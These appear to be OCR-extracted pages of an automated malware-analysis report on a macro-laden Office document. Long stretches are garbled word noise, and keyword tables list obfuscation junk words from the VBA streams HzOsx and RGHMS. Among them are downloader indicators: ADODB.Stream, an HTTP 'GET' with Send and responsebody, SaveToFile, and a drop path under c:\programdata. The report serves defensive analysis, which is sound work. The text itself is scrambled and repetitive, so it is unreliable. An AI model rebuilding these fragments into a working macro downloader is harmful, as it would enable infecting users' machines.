Westors           Nethodic           Overcorses           summariser           selectoristics           Computational           Tequita           Vest Resided           Overchaused           Schikthers           Downlead           Schikthers           Downlead           Schikthers           Downlead           Schikthers           Schikt	
Meodic           Deventies           untimariser           enterprising           Computational           requita           Vells           Deventied           Cytry)           Seathures           Download           Download           Download           Oxide           Penetrated           Oxide           Oxide           Penetrated           Oxide           All prints           Every analy           Whosh           Saskets           Concordatal           Repercussions           Repercussions           Sapal           Quaterion           Inlian           Inlian           Inlian           Inlian           Inlian           Said	
Overtuses           summariser           tetterprising           speedometers           Computational           requite           Vells           Overtuseled           CQRN)           Setlatives           Download           controlly           specificated           controlly           specificated           controlly           controlly           chores           chiefers           condests           experiences           conoclast           Repercussions           spead           counterion           inflaver           quaternion           inflaver           puternion           inflaver           quaternion           inflaver           quaternion           inflaver           quaternion           inflaver           inflaver           quaternion           inflaver           inflaver           inflaver           inflaver           inflaver           inflaver <td< td=""><td></td></td<>	
numariser           enterprising           peedoendertes           Computational           requita           Vivils           Deverhaufed           Copyry           Setabuse           Download           Download           Download           Perestated           Foreign           Foreign           Perestated           Ontered           Chores           Indees           Bernard           Whoosh           Basketes           Connotest           Repercussions           Seperal           Quaternion           Indian           Importance           Indian           Importance           Indian	
enterprising           Speedometers           Computational           Tequila           Voltage           Computational           Sedatives           Sedatives           Sommonal           Oxidity           Peretardad           Oxided           Chores           Oxided           Oxided           Oxided           Oxided           Oxided           Oxid	
Seedendeeses           Computational           Feetalle           Yells           Coverhauled           CQRN)           Seedarkes           Downhoad           Ooksichy           Inspires           Penertated           Coted           Chores           Initiates           Initiates           Ookseks           Concolast           Repertussions           Initiates           Initia	
Computational           Fequita           Yells           Doverhauled           ZOPRO           Sedatives           Download           Loxicity           Penetrated           footed           Chores           bioliders           covardity           Whoosh           baskets           concolast           Repercussions           papal           Quatermion           mineaw           mipotence           sorrie           Thorats           Fishhooks           subternished           staliciee           salad           selectodynamic           industrialists           revewing	
Tequila  Yelis  Overhauled  ZQIRV)  Sedatives  Download	
Yells           Overhalded           2QIRV)           Sedatives           Download           toxicity           respires           Penetrated           cored           Chores           sinders           cowardly           whoosh           baskets           corroclast           Respectusions           papal           Quatertion           ridaw           mpotence           sortic           Thwarts           Fishbooks           trabellatelise           salad           selectorylamic           ridustrialists           ralsebay           reverwing	
Overhauled           ZQIRX)           Sedatives           Download           toxicity           Inspires           Penetrated           cooted           Chores           cinitriers           cowardly           whoseh           baskets           connoclast           Repercussions           apal           Quaternion           mlaw           mpotence           sortie           Thwarts           i-sichooks           unbolemished           taltisise           salad           electrodynamic           fludstrialists           ralsebay           reviewing	
ZQIRV)           Sedatives           Download           oxicity           Inspires           Penetated           oxiced           Chores           binders           binders           covardly           Whosh           baskets           concolast           Repercussions           apaal           quaternion           nlaw           impotence           sortie           Thwarts           rishbooks           ulatilise           salad           selectrodynamic           ridustrialists           ralsebay           revewing	
Sedatives           Download           toxicity           Inspires           Penetrated           cooted           Chores           binders           coovardly           Whoosh           baskets           concelast           Repercussions           papal           Quaternion           ralaw           importence           sortie           Thwarts           Fishhooks           taltalise           salad           detectorlynamic           dustrialists           Falsebay           revewing	
Download  loxicity inspires Penetrated  conted  Chores  chores	
toxicity           nspires           Penetated           booted           Chores           binders           boowardly           Whoosh           baskets           conoclast           Repercussions           papal           Quaternion           nlaw           impotence           sortie           Thwarts           Fishhooks           unblemished           talcise           salad           electrodynamic           multustrialists           ralsebay           reviewing	
Inspires           Penetrated           cooted           Chores           binders           cowardly           Whoosh           baskets           conoclast           Repercussions           papal           Quaternion           nlaw           mpotence           sortie           Triwarts           i-ishhooks           unblemished           taltickse           salad           selectodynamic           ndustrialists           Falsebay           reviewing	
Penetrated           cocted           Chores           binders           cowardly           Whoosh           baskets           conoclast           Repercussions           apal           Quaternion           inlaw           impotence           sortie           Thwarts           risishbooks           unblemished           talciclee           selectrodynamic           industrialists           Falsebay           reviewing	
Chores           Chores           binders           cowardly           Whoosh           baskets           conclast           Repercussions           papal           Quaternion           nakaw           impotence           sortie           Thwarts           Fishhooks           unblemished           talicies           salad           selctrodynamic           enctrostrialists           Falsebay           reviewing	
Chores  binders  cowardly  Whoosh  baskets  conclast  Repercussions  apapal  Quaternion  inlaw  impotence  sortie  Thwarts  Fishhooks  unblemished  talciicse  salad  sala	
binders cowardly Whoosh baskets concolast Repercussions pagall Quaternion inlaw impotence sortie Thwarts sishhooks unblemished ttalicise salad guestions electrodynamic industrialists Falsebay reviewing	Chores
covardly Whoosh baskets conoclast Repercussions papal Quaternion Inlaw Impotence Sortie Thwarts Fishhooks unblemished talicise salad electrodynamic industrialists Falsebay reviewing	
Avhoosh           baskets           conoclast           Repercussions           papal           Quaternion           milaw           impotence           sortie           Thiwarts           Fishhooks           unblemished           talicise           salad           electrodynamic           industrialists           Falsebay           reviewing	
baskets conoclast Repercussions papal Quaternion inlaw impotence sortie Thwarts Fishhooks unblemished tallicise salad electrodynamic industrialists Fialsebay reviewing	
concolast Repercussions papal Quaternion inlaw impotence sortie Thwarts Fishhooks unblemished tallicise salad electrodynamic industrialists Falsebay reviewing	baskets
Repercussions papal Quaternion Inlaw Impotence Sortie Thwarts Fishhooks Unblemished Italicise Isalad electrodynamic Industrialists Falsebay Ferviewing	iconoclast
papal Quaternion Inlaw Impotence Sortie Thwarts Fishhooks Unblemished Italicise Isalad Electrodynamic Industrialists Falsebay Fereiwing	Repercussions
Quaternion inlaw impotence sortie Thwarts Fishhooks unblemished italicise salad electrodynamic industrialists Falsebay reviewing	papal
Inlaw Impotence Sortie Thwarts Fishhooks Unblemished Italicise Isalad Electrodynamic Industrialists Falsebay Freviewing	Quaternion
sortie Thwarts Fishhooks unblemished ttalicise salad electrodynamic industrialists Falsebay reviewing	inlaw
sortie Thwarts Fishhooks unblemished ttalicise salad electrodynamic industrialists Falsebay reviewing	impotence
Fishhooks unblemished talicise salad electrodynamic industrialists Falsebay reviewing	sortie
unblemished  italicise salad electrodynamic industrialists Falsebay reviewing	Thwarts
talicise salad electrodynamic industrialists Falsebay reviewing	Fishhooks
salad electrodynamic industrialists Falsebay reviewing	unblemished
electrodynamic industrialists Falsebay reviewing	italicise
industrialists Falsebay reviewing	salad
Falsebay reviewing	electrodynamic
reviewing	industrialists
	Falsebay
Party	reviewing
	Party

Copyright null 2020 Page 16 of 53

Keyword
fbIJD
unpasteurised
preferably
regains
fungoid
colonic
dooms
struggles
heavyduty
browns
opine Opine
Hammocks
Sweetmeat
idiocy
birthday
verified
tokenism
rowdy
Farewell
knits
inhomogeneity
usurped
fblJD()
Gyroscopes
worsens
Brokered
Const
mulching
equalling
freckled
Essayist
Whacko
twirls
howdy
petition
Celtic
descriptive
material
Decimetres
serendipitous
Landslide
Bedouin
beach
naiad
summarily
Pities
derailment
expectantly
Deepens
Mills
fireproof
tobogganing
livens
Automate
bauble
interpretively
belligerence
godly
ignominious
vegetarians
creoles
retriever
listings
skateboard

Copyright null 2020 Page 17 of 53

Vermond
Keyword
receipted
indemnified
cheese
breed
features
Buddhism
embraced
rivets
Ruffled
tossers
cationic
unduly
swarm
battlement
upholder
stratifying
dilated
nectars
shelf
kindest
Client
Onesidedly
praline
Inquiring
apologist
Playwright
infringes
'c:\programdata\flsYG.pdf'
transducer
tonality
hairstyle
VB_Name
dreamily
entombed
Zealousness
Octets
magnetohydrodynamical
Contrastingly
spinster
Sketched
ramblings
wreckage
Tooled
pathologists
reputation
keeling
Frostbite
trotted
reassurance
mimes
accommodations
Quasi
Mantles
Reproducibly
inquisitional
Public
deportation
interviewer
layout
Tasteful
Preservatives
Frontal
Frontal
Frontal French

Copyright null 2020 Page 18 of 53

Keyword	
Emendations	
striper	
denials	
untreated	
Matron	
fallible	
enfeeblement	
racialist	
Complementarity	
protestations	
submergence	
manly	
HTrtx	
narshen	
Tarzan	
phased	
vocals	
Straightaway	
salesgirl	
aircraft	
disdainful	
mazier	
substation	
stouter	
nquiring	
strummed	
Dogmas	
olimp	
allaying	
Graft	
HTrtx(RomUZ)	
yricist	
cavalrymen	
dropsy	
underworld	
Brothers Control of the Control of t	
pewilder	
reddy	
welltimed	
relatedness	
purposing	
pellows	
nicrobiologists	
ïnishes	
ransfusion	
Facers	
renderly	
foreclosed and the second seco	
Signposts	
sawyers	
shiveringly	
vczP(RomUZ)	
disdain	
niggled	
narebell	
ranscripts	
Teasing	
pursted	
Jnwound	
Pallbearers	
rilobites	
GSbTQ(NyOuN)	
inance	
roosting	

Copyright null 2020 Page 19 of 53

Keyword	
Malevolently	
steppes	
satraps	
Simpers	
Odiously	
electro	
composition	
restaurant	
crockery	
squander squander	
slovenia	
magician	
opportunity	
Unrolling	
steals	
Diplomats	
Garottes	
presumptively	
Hypnotist Danier Commence of the Commence of t	
Bonanzas	
nguni	
ignoble	
planetoids	
Confiscated	
Sabotage	
thyroid	
collimation	
besot ""	
suffocation	
fixative	
Masterminding	
albino	
romps	
earnest	
heartsearching	
ZQfRv	
unique	
articulated	
lapsed	
sternly	
kookaburra	
snatcher	
rapports	
landfall	
calumny	
pronounce	
callousness	
drizzle	
String	
gratuity	
adoptive	
multiplexors	
Suncream	
Infers	
manservant	
reformative	
senora	
parreto	
narrate	
Consisted	
Consisted	
Consisted sighting	
Consisted sighting discrimination	

Copyright null 2020 Page 20 of 53

Controls	Keyword
Immus  Decisioning  Decisioning	Swimmer
Discovering Controlled	Leafiness
Discovering Controlled	litmus
mentang filescent firescents filescents file	
Section   Sect	
Peguns	
glistents Accurred recreaters Accurred recreaters Drautheel Drauth	
resistors assamed resistors Countries Countrie	
accuments Deathood De	
reasisps Quentles Quentles Ghetiging Disciple Di	
Described  divelging	
Quenches           dubble           oppums           Germatures           trainees           Styces           shitud           uchordinatus           renatestered           ompricess           poser           Allahar           semperaturals           semperaturals           semperaturals           semperaturals           semperaturals           stotato           Fuests           stotato           stotato           puties           stotato           puties           united statistics           second           Doctor           puties           united statistics           second           bristance           united statistics           second           bristance           united statistics           second           bristance           second           bristance           second           bristance           second           second           second           second <td></td>	
devidging hubbles   Sajouris   Sa	
bubble           opportune           Gorretorium           intiment           Speced           stroud           und restandated           remastated           panelled           jobber           Ambrows           temporantells           stroug           Factor           footings           strougly           Parabatods           need code           Reforced           Occode           policies           untrolly           untrolly           counterlay           principles           surretorian           intropection           Sistendity           esterior           entrologist           massesses           diamyed           prolyharces           diamyed           prolyharces           goessiapring           clothel           skingthing           distantelly	
solputrus           Centrolines           Intribetes           Specid           privod           underceilinates           remadered           empredds           parelled           Attribute           temperameres           stores           Floras           florings           storeign           storeign           respectable           Redword           Pedword           Doubles           united with the store of the stor	
Genesianes  \$pece	
Treamers Spritzed Anterouse Unindereconstructures Commandate Comma	
Spicoti           antecod           underestimates           remastered           empraces           panelled           picker           Attribute           temperaments           stores           Fluxes           bookings           storcingy           Parabolicids           includable           Peterboard           Discides           petitics           suntony           duscboards           Function           executedally           contemparare           toxining           tristacted           prophylactics           toxice           toxicele           prophylactics           toxicele </td <td></td>	
ahroad underestmales remastered r	
underestimates remaites ed empriciss  panelled panelled Attabluse Attabluse Attabluse Fisces	
remastred  mpiricists  paker  Altribute  terreperaments  access  Fluces  footings  accordings  accordi	
empiricists  parelled  parelled  Attribute  torroperaments  totores  Fluxes  Fluxes  footings  strongly  Paraboloids  inetuctable  Redvood  Dioxide  Dioxide	
panelled  bicker  temperaments  storus  Fluxes  focings  stornyly  Paraboloids  ineluciable  Rechood  Dioxide	
ABTOLINE	
Attribute temperaments storces Fluxes Fluxes Tootings strongly Paraboloids inituitable Retwood Dioxide Dioxide Dioxide Dioxide Dioxide Country Surround Surr	panelled
temperaments  stores  Fluxes  footings  storogy  Paraboloids  ineluctable Redwood  Doxide  Odukted  Audit Agriculture  Paraboloids  ineluctable Redwood  Doxide  Odukted  Oduk	jokier
Fluxes	Attribute
Fluxes  flootings  strongly  Parabolicids  ineluciable  Redwood  Dioxide  D	temperaments
footings strongly Parksolids ineluctable Redwood Dioxide politics unholy duckbaarts Function caustically counterpane tossing tintsopection Staunchly tellawiv entonologist massless dismayed prophytactics footier Deformed Uncorred Lucuriance Uncorred Lucuriance Lucu	stores
strongly           Paraboloids           ineluctable           Rethood           Dioxide           politics           unboly           duckboards           Function           causteally           counterpane           to ssing           introspection           Staunchly           telavy           entomologist           massless           dismayed           prophylactics           fodder           Deformed           uncorked           Luxuriance           goosestepping           celich           slauptering           affidievit           summonings           tomes	Fluxes
Paraboloids           inelucable           Redwood           Dioxide           polities           unknyl           duckboards           Function           caustically           counterpane           tossing           introspection           Staunchly           telaviv           entomologist           massless           dismayed           prophylacitics           fodder           Deformed           uncorked           Luxuriance           brownness           goosestepping           Celiidh           sauchhering           affidavit           summonings	footings
Paraboloids           inelucable           Redwood           Dioxide           polities           unknyl           duckboards           Function           caustically           counterpane           tossing           introspection           Staunchly           telaviv           entomologist           massless           dismayed           prophylacitics           fodder           Deformed           uncorked           Luxuriance           brownness           goosestepping           Celiidh           sauchhering           affidavit           summonings	strongly
ineluctable Redwood Dioxide politics unholy duckboards Function caustically counterpane coustically introspection Staunchly telaviv entonologist introspection Staunchly telaviv Letaviv entonologist dismayed prophylactics fotder Deformed uncorked Luxuriance Uncorked Luxuriance Deformed Uncorked Staunchly et aliance Uncorked Luxuriance Deformed Uncorked Luxuriance Uncorked Luxuriance Uncorked Luxuriance Uncorked Uncorked Luxuriance Uncorked U	Paraboloids
Redwood Dioxide politics unholy duckboards Function caustically counterpane tossing introspection Staunchly telaviv entomologist massless dismayed prophylacites fodder Deformed uncorked Luxuriance brownness goosestepping Cellidh sauuphtering affidavit summonings tonnes	
Dioxide politics unholy duckboards Function caustically counterpane tossing introspection Staunchly telaw eletonologist massless dismayed prophylactics fooder prophylactics fooder Luxuriance Luxuriance Luxuriance Luxuriance Ceilich slaughtering affidavit sumnonings tones  Luxuronings Luxuronin	Redwood
politics unholy duckboards Function caustically counterpane tossing introspection Staunchly telaviv entomologist massless dismayed prophylactics fodder Deformed Luxuriance browness goosestepping Cellitih slaughtering affidavit summonings tones  affidavit summonings tones  counterpane  count	
unbloy           duckboards           Function           caustically           counterpane           tossing           introspection           Staunchly           telaviv           entomologist           massless           dismayed           prophylactics           fodder           Deformed           uncorked           Luxuriance           browness           goosestepping           Celicith           slaughtering           afficiavit           summonings	
duckboards Function caustically counterpane tossing introspection Staunchly telav/ entomologist massless dismayed prophylactics fodder Deformed Luxuriance brownness goosestepping Cellidh slaughtering affidavit summonings tonnes	
Function caustically counterpane tossing introspection Staunchly telaviv entomologist massless dismayed prophylactics fodder Deformed Luxuriance brownness goosestepping Cellich slaughtering affidavit summonings tonnes	
counterpane tossing introspection Staunchly telaviv entomologist massless dismayed prophylactics fodder Deformed Luxuriance brownness goosestepping Cellidh slaughteing slaughteing saffidavit summonings tonnes  tonn	
counterpane tossing introspection Staunchly telaviv entomologist massless dismayed prophylactics fodder Deformed Luxuriance Luxuriance brownness goosestepping Cellidh slaughteing slaughteing affidavit summonings tonnes summoning	
tossing introspection Staunchly telativ entomologist massless dismayed prophylactics fodder Deformed uncorked Luxuriance brownness goosestepping Cellidh slaughtering affidavit summonings tonnes tonn	
introspection Staunchly telaviv entomologist massless dismayed prophylactics fodder Deformed uncorked Luxuriance brownness goosestepping Ceilidh slaughtering affidavit summonings tonnes summonings tonnes	
Staunchly telaviv entomologist massless dismayed prophylactics fodder Deformed uncorked Luxuriance brownness goosestepping Celidh Salughtering affidavit summonings tonnes summonings tonnes	
telaviv entomologist massless dismayed prophylactics fodder Deformed uncorked Luxuriance brownness goosestepping Ceilidh slaughtering affidavit summonings tonnes	
entomologist massless dismayed prophylactics fodder Deformed uncorked Luxuriance brownness goosestepping Cellidh slaughtering affidavit summonings tonnes tonnes	
massless dismayed prophylactics fodder Deformed uncorked Luxuriance brownness goosestepping Ceilidh slaughtering affidavit summonings tonnes tonnes	
dismayed prophylactics fodder Deformed uncorked Luxuriance brownness goosestepping Ceilidh slaughtering affidavit summonings tonnes tonnes	
prophylactics fodder  Deformed uncorked Luxuriance brownness goosestepping Ceilidh slaughtering affidavit summonings tonnes	
fodder Deformed uncorked Luxuriance brownness goosestepping Ceilidh slaughtering affidavit summonings tonnes	
Deformed uncorked Luxuriance brownness goosestepping Ceilidh slaughtering affidavit summonings tonnes	
uncorked  Luxuriance brownness goosestepping Ceilidh slaughtering affidavit summonings tonnes	
Luxuriance brownness goosestepping Ceilidh slaughtering affidavit summonings tonnes	
brownness goosestepping Ceilidh slaughtering affidavit summonings tonnes	
goosestepping Ceilidh slaughtering affidavit summonings tonnes	
Ceilidh slaughtering affidavit summonings tonnes	brownness
slaughtering affidavit summonings tonnes	
affidavit summonings tonnes	
summonings tonnes	
tonnes	affidavit
	summonings
VDA Od-	tonnes
VIM D COMO	VBA Code

Copyright null 2020 Page 21 of 53

### VBA File Name: HzOsx.cls, Stream Size: 6901

General	
Stream Path:	VBA/HzOsx
VBA File Name:	HzOsx.cls
Stream Size:	6901
Data ASCII:	biii
Data Raw:	$01\ 16\ 03\ 00\ 00\ fm\ fm\ fm\ 69\ 03\ 00\ 069\ 12\ 00\\ 00\ 00\ 00\ 00\ 00\ 100\ 00\ 00\ 00\ 00$

# **VBA Code Keywords**

VBA Code Reywords	
Keyword	
bKnYG.responsebody	
protocol	
enormously	
unchaperoned	
Radiative	
Sinew	
Toners	
storming	
Ladyships	
motherofpearl	
minuscule	
wholesomeness	
retitle	
Petitioning	
refrigerant	
forking	
hardheartedness	
guardsman	
Object	
indigestible	
salvaged	
Authenticator	
Reticence	
"HzOsx"	
Weightlifting	
Unbelieving	
redraft	
oStream	
punchbowl	
outweighing	
Serfs Serfs	
plump	
advertising	
Reining	
bKnYG.Send	
advancer	
Victimising	
amulet	
Footprint	
Sissy	
Wheats	
blubber	
Hawkers	
oStream.Open	
Ibsen	
dwvcg	
hauliers	
False	
Redheads	
pyright null 2020	Page 22 of 53

Copyright null 2020 Page 22 of 53

,
Keyword
Shakier
souvenirs
automorphisms
nasturtiums
estingly
erupt
Tallied
rrationally
accommodated
lathers
Tropes
Clearup
Shapeliest
Sporty
Palsied
exerted
Armadas
cortege
Apprehensively
entwining
connect
comforting
solenoid
diving
Indifference
'GET",
fblJD,
squire
terrapins
tanners
Downright
startle
VB_PredeclaredId
Entwined
Puffed
glacial
Inadequacies
consigns
Kilohertz
panes
tamed
never
installations
troopship
viscosity
stridently
handful
unassociated
asphyxia
oStream.Write
pickaxe
bKnYG.Open
CreateObject("ADODB.Stream")
Abuzz
poodles
Snowman
chilean Chilea
greataunt
Stampeded
bristling
stations
unobjectionable
undisguised
dolphinarium

Copyright null 2020 Page 23 of 53

Keyword	
visualised	
british	
catcalls	
Synchrony	
slippers	
VB_Base	
traded	
ornithologists	
placings	
hinterlands	
afterwards	
upraised	
coding	
playback	
VB_Creatable	
extendability	
VB_Exposed	
recompiling	
Potteries	
sultana	
lawbreaking	
Lunge	
atrocities	
syndrome	
Thermochemical	
Fulllength	
depicted	
textually	
Downswing	
uplifted	
vicepresidential	
recompute	
skullcap	
shined	
laymen	
Agora	
entwined	
vaporised	
separability	
shielings	
screenplays	
Percolating	
Attribute	
Rickets	
Emanate	
Emanate	
Emanate Hosted	
Emanate Hosted mattering impasse	
Emanate Hosted mattering impasse Incontestable	
Emanate Hosted mattering impasse Incontestable unreal	
Emanate Hosted mattering impasse Incontestable unreal VB_GlobalNameSpace	
Emanate Hosted mattering impasse Incontestable unreal	
Emanate Hosted mattering impasse Incontestable unreal VB_GlobalNameSpace	
Emanate Hosted mattering impasse Incontestable unreal VB_GlobalNameSpace entertains	
Emanate Hosted mattering impasse Incontestable unreal VB_GlobalNameSpace entertains Insulation fried	
Emanate Hosted mattering impasse Incontestable unreal VB_GlobalNameSpace entertains Insulation fried homology	
Emanate Hosted mattering impasse Incontestable unreal VB_GlobalNameSpace entertains Insulation fried homology Urethra	
Emanate Hosted mattering impasse Incontestable unreal VB_GlobalNameSpace entertains Insulation fried homology Urethra Utters	
Emanate Hosted mattering impasse Incontestable unreal VB_GlobalNameSpace entertains Insulation fried homology Urethra	
Emanate Hosted mattering impasse Incontestable unreal VB_GlobalNameSpace entertains Insulation fried homology Urethra Utters	
Emanate Hosted mattering impasse Incontestable unreal VB_GlobalNameSpace entertains Insulation fried homology Urethra Utters methodically oStream.Close	
Emanate Hosted mattering impasse Incontestable unreal VB_GlobalNameSpace entertains Insulation fried homology Urethra Utters methodically oStream.Close TwrtQ(dwvcg),	
Emanate Hosted mattering impasse Incontestable unreal VB_GlobalNameSpace entertains Insulation fried homology Urethra Utters methodically oStream.Close TwrtQ(dwvcg), VB_Name	
Emanate Hosted mattering impasse Incontestable unreal VB_GlobalNameSpace entertains Insulation fried homology Urethra Utters methodically oStream.Close TwrtQ(dwvcg), VB_Name locksmith	
Emanate Hosted mattering impasse Incontestable unreal VB_GlobalNameSpace entertains Insulation fried homology Urethra Utters methodically oStream.Close TwrtQ(dwvcg), VB_Name	
Emanate Hosted mattering impasse Incontestable unreal VB_GlobalNameSpace entertains Insulation fried homology Urethra Utters methodically oStream.Close TwrtQ(dwvcg), VB_Name locksmith	

Copyright null 2020 Page 24 of 53

Keyword
oStream.Type
chastising
Interprets
transferees
stripper
Function
mislead
shuttlecocks
oStream.SaveToFile
bKnYG
Screams
Percolation
yeomanry
stipends
vengefully
mongols
Pneumatic
squad
scrupulousness
transmuted
madly
VB_Customizable
blunt
Headdress for the little state of the little s
footfall
evolutionists
fever
referentially
banshees
pineapple
EYZII()
Boatload
prostrating
moths
discouraged
seraphically
VB_TemplateDerived
Combustibles
concerns
wainscot
Sinusoidal
pomade
third
Mutter
poland
ineradicably
breastbone
volleyball
beetroot
looked
Overpay
starved
wedges
springcleaned
softish
VBA Code

VBA File Name: RGHMS.bas, Stream Size: 8067

General	
Stream Path:	VBA/RGHMS
VBA File Name:	RGHMS.bas

Copyright null 2020 Page 25 of 53

General	
Stream Size:	8067
Data ASCII:	BIQ
	01 16 03 00 00 f0 00 00 04 2 04 00 00 d4 00 00 08 01 00 00 ff ff ff ff 49 04 00 00 51 16 00
	00 00 00 00 00 01 00 00 00 ad 9c a1 e8 00 00 ff ff 03 00 00 00 00 00 00 b6 00 ff ff 01 01
	00 00 00 00 ff ff ff ff 00 00 00 00 ff ff
	00 00 00 00 00 00 00 00 00 00 00 00 00
	00

### **VBA Code Keywords**

,
Keyword
Commendations
gestate
wetlands
feline
unities
surplus
tufted
Cadges
placentae
Housing
ceramic
cheap
canary
Haemorrhage
Landmark
sotho
beermat
helices
earth
Sharpen
transits
Doting
emulsion
supplemented
powerboats
copyable
microcomputer
cheeseburger
Award
equilibration
AUUMm)
choosier
concessional
Lawfulness
Unmanageable
BIIPu)
possess
indignation
archival
finer
predecessor
Firebomb
asbestosis
disunity
complains
delphiniums
CreateObject(qwRow)
chainsaw
potentiometers
diary
symbolism
fractionally

Copyright null 2020 Page 26 of 53

Keyword raccoons wrested scorecard Sacrilege cooks	
wrested scorecard Sacrilege	
scorecard Sacrilege	
scorecard Sacrilege	
Sacrilege	
cooks	
handicapping	
MDBQP	
contagious	
Statesmanlike	
bloat	
beanery	
grilles	
goitre	
glyphs	
nodding	
pales	
unwraps	
IoHpH(uPogB,	
Maizes	
feeds	
jumpier	
Allured	
retaliated	
warheads	
Desorption	
Pharmaceutical	
buttonholed	
collages	
outsold	
affirms	
sundaes	
scenes	
Talent	
layouts	
layouts MDBQP(qwRow)	
layouts  MDBQP(qwRow)  Justifiably	
layouts MDBQP(qwRow)	
layouts  MDBQP(qwRow)  Justifiably	
layouts MDBQP(qwRow) Justifiably Leyden adjudge	
layouts  MDBQP(qwRow)  Justifiably  Leyden  adjudge  influxes	
layouts  MDBQP(qwRow)  Justifiably  Leyden  adjudge  influxes  dolman	
layouts  MDBQP(qwRow)  Justifiably  Leyden  adjudge  influxes  dolman  palaeontological	
layouts  MDBQP(qwRow)  Justifiably  Leyden  adjudge  influxes  dolman	
layouts  MDBQP(qwRow)  Justifiably  Leyden  adjudge  influxes  dolman  palaeontological	
layouts  MDBQP(qwRow)  Justifiably  Leyden adjudge influxes dolman palaeontological  Len(uPogB) brazil	
layouts  MDBQP(qwRow)  Justifiably  Leyden adjudge influxes dolman palaeontological  Len(uPogB) brazil radiates	
layouts  MDBQP(qwRow)  Justifiably  Leyden  adjudge  influxes  dolman  palaeontological  Len(uPogB)  brazil  radiates  shapelier	
layouts  MDBQP(qwRow)  Justifiably  Leyden adjudge influxes dolman palaeontological  Len(uPogB) brazil radiates shapelier gamers	
layouts  MDBQP(qwRow)  Justifiably  Leyden  adjudge  influxes  dolman  palaeontological  Len(uPogB)  brazil  radiates  shapelier	
layouts MDBQP(qwRow) Justifiably Leyden adjudge influxes dolman palaeontological Len(uPogB) brazil radiates shapelier gamers Remained	
layouts MDBQP(qwRow) Justifiably Leyden adjudge influxes dolman palaeontological Len(uPogB) brazil radiates shapelier gamers Remained coveting	
layouts  MDBQP(qwRow)  Justifiably  Leyden adjudge influxes dolman palaeontological  Len(uPogB) brazil radiates shapelier gamers  Remained coveting Handful	
layouts  MDBQP(qwRow)  Justifiably  Leyden adjudge influxes dolman palaeontological  Len(uPogB) brazil radiates shapelier gamers Remained coveting Handful diluted	
layouts  MDBQP(qwRow)  Justifiably  Leyden adjudge influxes dolman palaeontological  Len(uPogB) brazil radiates shapelier gamers  Remained coveting Handful	
layouts  MDBQP(qwRow)  Justifiably  Leyden adjudge influxes dolman palaeontological  Len(uPogB) brazil radiates shapelier gamers Remained coveting Handful diluted	
layouts  MDBQP(qwRow)  Justifiably  Leyden adjudge influxes dolman palaeontological  Len(uPogB)  brazil radiates shapelier gamers  Remained coveting  Handful diluted behave	
layouts  MDBQP(qwRow)  Justifiably  Leyden adjudge influxes  dolman palaeontological  Len(uPogB) brazil radiates shapelier gamers Remained coveting Handful diluted behave Unsubsidised bombasts	
layouts  MDBQP(qwRow)  Justifiably  Leyden adjudge influxes  dolman palaeontological  Len(uPogB)  brazil radiates shapelier gamers Remained coveting Handful diluted behave Unsubsidised bombasts subjugation	
layouts  MDBQP(qwRow)  Justifiably  Leyden adjudge influxes dolman palaeontological  Len(uPogB) brazil radiates shapelier gamers Remained coveting Handful diluted behave  Unsubsidised bombasts subjugation Interminable	
layouts  MDBQP(qwRow)  Justifiably  Leyden adjudge influxes  dolman palaeontological  Len(uPogB)  brazil radiates shapelier gamers Remained coveting Handful diluted behave Unsubsidised bombasts subjugation	
layouts MDBQP(qwRow) Justifiably Leyden adjudge influxes dolman palaeontological Len(uPogB) brazil radiates shapelier gamers Remained coveting Handful diluted behave Unsubsidised bombasts subjugation Interminable	
layouts           MDBQP(qwRow)           Justifiably           Leyden           adjudge           influxes           dolman           palaentological           Len(uPogB)           brazil           radiates           shapelier           gamers           Remained           coveting           Handful           diluted           behave           Unsubsidised           bombasts           subjugation           Interminable           textuality           Occult	
layouts MDBQP(qwRow) Justifiably Leyden adjudge influxes dolman palaeontological Len(uPogB) brazil radiates shapelier gamers Remained coveting Handful diluted behave Unsubsidised bombasts subjugation Intermiable textuality Occult Cocult Ionisation	
layouts MDBQP(qwRow) Justifiably Leyden adjudge influxes dolman palaeontological Len(uPogB) brazil radiates shapeler gamers Remained coveting Handful diluted behave Unsubsidised bombasts subjugation Interminable textuality Occult ionisation Lifestyle	
Byouts   MDBQP(purkow)   Justifiably   Leyden   adjudge   influxes   dolman   paleaontological   Len(µPogB)   brazil   radiates   shapelier   gamers   Remained   covering   Handful   diluted   behave   Lendure   behave	
layouts MDBQP(qwRow) Justifiably Leyden adjudge influxes dolman palaeontological Len(uPogB) brazil radiates shapeler gamers Remained coveting Handful diluted behave Unsubsidised bombasts subjugation Interminable textuality Occult ionisation Lifestyle	
Byouts   MDBQP(purkow)   Justifiably   Leyden   adjudge   influxes   dolman   paleaontological   Len(µPogB)   brazil   radiates   shapelier   gamers   Remained   covering   Handful   diluted   behave   Lendure   behave	
Institution   Institution	
layouts           MDBQP(qwRow)           Justifiably           Leyden           adjudge           influxes           dolman           palaeontological           Len(uPogB)           brazil           radiates           shapelier           gamers           Remained           coveting           Handful           dluted           behave           Unsubsidised           bombasts           subjugation           Interminable           textuality           Occult           ionisation           Lifestyle           Skulduggery           malaria	

Copyright null 2020 Page 27 of 53

Keyword
ermite ermite
objects
clenching
unfold
palming
orelude
autonomous
ejects
pible
preoccupied
collectivity
insels
neifer
Spiced
ongwinded
Descents
AUUMm
aging
Slavish
TwrtQ(uPogB)
fullscale
Tinder
Pedestal
oHpH(NyAWT,
pollution
aphrodisiacs
Dreads
Blacks
Foragers Control of the Control of t
rreproachable
reinterpretation
Whoosh
Sternest
Worthlessness
nauseate
polishes
vaDTJ
Relocate
petered
Beard Seard
Prosaist
asynchronously
юнрн
placing
Relicts
dramatisation
fortuitous
Overpower
pasic pasic
mputations
occident
(vaDTJ
evacuated
consented
Clinked
Tunic
Helpful
relocations
caning
rirefighters
Higgledypiggledy
perimeters
Flyover
√ampire

Copyright null 2020 Page 28 of 53

Keyword	
Forbearance	
apprehensions	
craft	
suitability	
globose	
costarring	
applying	
"RGHMS"	
Attribute	
unwillingness	
infuriatingly	
untouchable	
rhymes	
pinups	
autobahn	
sensationalistic	
waywardly	
Turnkey	
reflexions	
behaviourally	
crucifiable	
rankers	
Foundered	
incased	
Wryness	
shrinks	
thermally	
Headlight	
VB_Name	
suspicions	
kaftan	
Hipster	
alternator	
gravitated	
voiced	
citizenry	
parenthesised	
swung	
tridents	
Function	
Mewing	
Insulated	
whirlwinds	
utterer	
noises	
optimum	
vibrators	
Excitingly	
Reddened	
mongols	
Photographers	
Mid\$(NyAWT,	
TwrtQ	
firearms	
perspicuously	
Stock	
intermediary Control of the Control	
oPuWh	
bebop	
stamen	
interweaving	
equitably	
